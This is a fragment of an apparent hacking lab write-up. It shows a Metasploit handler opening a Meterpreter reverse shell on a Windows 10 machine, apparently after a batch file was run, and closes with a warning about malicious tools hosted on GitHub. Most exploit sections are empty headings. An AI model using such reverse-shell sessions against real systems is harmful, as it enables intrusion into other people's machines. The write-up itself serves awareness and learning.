
Name	Date modified	Type	Size
Today (1)			
 GT2023	2/7/2023 6:04 PM	Windows Batch File	3 KB



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


# Exploit –



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# Exploit –



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# Exploit –

```
[*] Sending stage (175686 bytes) to 10.0.0.9
[*] Meterpreter session 1 opened (10.0.0.16:4444 -> 10.0.0.9:51405) at 2023-02-07 21:06:46 -0500

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer           : DESKTOP-KS8Q87S
OS                 : Windows 10 (10.0 Build 19044).
Architecture      : x64
System Language   : en_US
Domain            : WORKGROUP
Logged On Users   : 2
Meterpreter       : x86/windows
meterpreter > █
```



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# Final Words

It's easy to see how a GitHub Repository can host such dangerous tools. Anyone with access to the internet can easily begin taking over systems and sending malicious software across the internet.

It always pays to be vigilant and look for the warning signs and when downloading applications even if it is from a trusted individual.

More sophisticated malware can remain undetected for months at a time. **Keep learning and keep hacking!**



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